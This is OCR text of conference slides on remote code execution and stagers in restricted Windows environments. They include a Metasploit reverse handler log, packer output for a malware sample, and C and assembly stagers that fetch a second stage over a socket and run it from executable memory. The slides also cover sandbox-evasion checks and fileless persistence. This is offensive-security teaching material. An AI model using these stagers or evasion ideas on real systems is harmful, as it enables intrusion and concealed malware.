XIII JORNADAS STIC CCN-CERT

Remote Code Execution in restricted Windows environments


COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD

#XIIIJORNADASCCNCERT

Borja Merino Febrero

borja.merino@protonmail.com

[0x00000001]> Let's get some context




REF: https://blog.rapid7.com/2015/03/25/stageless-meterpreter-payloads/ (OJ Reeves)

[0x00000002]> What is a Stager?

- Shellcode responsible for fetching and executing the next Stage (malware/implant, intermediate stage).
- They arise as a need due to the nature of certain exploits (space restrictions). However, they can be very useful even when we have the option to use a stageless approach ("**Data Contraception**“, “**Profiling**”).
- They are usually hand-made to take the less space possible and to be used by a greater number of exploits. Compiling from languages such as C is another viable option, however, some issues have to be resolved: : PIC (Position-independent code), WinAPI resolution, stack strings, removing unneeded code, etc. *
- Frameworks like Metasploit implement a large number of stagers that we can use to run our own payloads/implants

REF: http://www.exploit-monday.com/2013/08/writing-optimized-windows-shellcode-in-c.html

[0x00000003]> Pazuzu (reusing stagers for your implants)




```
PAYLOAD => windows/dllinject/reverse_winhttp
LHOST => 0.0.0.0
DLL => pazuzu.dll
LPORT => 8080
[*] Exploit running as background job.

[*] Started HTTP reverse handler on http://0.0.0.0:8080/
[*] Starting the payload handler...
msf exploit(handler) > [*] 192.168.1.43:49390 (UUID: 661df00349875df6/x86=1/windows=1/2016-01-09T13:07:57Z
) Staging Native payload ...
```

REF: https://github.com/BorjaMerino/Pazuzu

[0x00000004]> Amber (reusing stagers for your implants)

```
bmerino@kali:/tmp$ ls -l mlw_rev02.exe
-rwxr-x--- 1 bmerino bmerino 2020352 nov 22 20:09 mlw_rev02.exe
bmerino@kali:/tmp$ amber -r mlw_rev02.exe


//     _____     _____ _____________________________
//    /  _  \   /     \\_____  \_   _____/\______   \
//   /  /_\  \ /  \ /  \ /  |  _/|    __)_  |       _/
//  /    |    \    Y    \    |  \|        \ |    |   \
//  \____|__  /\____|__  /_____  /_______  / |____|_  /
//          \/         \/      \/        \/         \/
// Reflective PE Packer

# Version: 2.0.0
# Author: Ege Balcı
# Source: github.com/egebalci/amber

[*] File: mlw_rev02.exe
[*] Reflective: true
[*] Key Size: 8
[*] API: EAT
[*] Verbose: false

 18 / 24 [=========================================>-------------]  75.00% 0s

[*] Final Size: 2020352 -> 2122302 bytes
[✓] Reflective stub generated !

bmerino@kali:/tmp$ ls -l mlw_rev02.exe.stage
-rw-r--r-- 1 bmerino bmerino 2122302 nov 22 20:11 mlw_rev02.exe.stage
```

Memory Mapping File

REF: https://github.com/EgeBalci/Amber (Ege Balcı)

[0x00000005]> Stager skeleton

```c
SOCKET my_socket = wsconnect(argv[1], atoi(argv[2]));

/* read the 4-byte length */
int count = recv(my_socket, (char *)&size, 4, 0);
if (count != 4 || size <= 0)
    punt(my_socket, "read a strange or incomplete length value\n");

/* allocate a RWX buffer */
buffer = VirtualAlloc(0, size + 5, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if (buffer == NULL)
    punt(my_socket, "could not allocate buffer\n");

/*     BF 78 56 34 12     =>      mov edi, 0x12345678 */
buffer[0] = 0xBF;

/* copy the value of our socket to the buffer */
memcpy(buffer + 1, &my_socket, 4);

count = recv_all(my_socket, buffer + 5, size);

function = (void (*)())buffer;
function();
```

https://github.com/rsmudge/metasploit-loader/blob/master/src/main.c (Raphael Mudge)


```asm
  push byte 0
  push byte 4             ; length
  push esi
  push edi                ; the saved socket
  push 0x5FC8D902         ; hash("recv" )
  call ebp                ; recv();
  ; Alloc a RWX buffer for the second stage
  mov esi, [esi]          ; second stage length
  push byte 0x40          ; PAGE_EXECUTE_READWRITE
  push 0x1000             ; MEM_COMMIT
  push esi                ; stage length.
  push byte 0
  push 0xE553A458         ; hash("VirtualAlloc")
  call ebp                ; VirtualAlloc();
  ; Receive the second stage and execute it...
  xchg ebx, eax           ; ebx =  new stage
  push ebx
read_more:
  push byte 0             ; flags
  push esi                ; length
  ; the current address into our second stage's
  push ebx
  push edi                ; the saved socket
  push 0x5FC8D902         ; hash("recv" )
  call ebp                ; recv();
  add ebx, eax            ; buffer += bytes_received
  sub esi, eax            ; length -= bytes_received
  jnz read_more           ; if more to read
  ret                     ; second stage

```

Shellcode/windows/x86/src/block/block_recv.asm (Metasploit)

[0x00000006]> Other useful uses


Intermediate stage that checks if the objective is a potencial victim and if it meets certain criteria (domain?, language?, country? virtualized?, sandbox?)



Stager as a persistence method to recover and execute the implant in memory (no disk artifacts)

REF: http://phrack.org/issues/62/8.html (the grugq)

[0x00000007]> Stager building



REF: https://www.sekoia.fr/blog/microsoft-edge-binary-injection-mitigation-overview/

[0x00000008]> HTTP / HTTPS Transports

WinINet

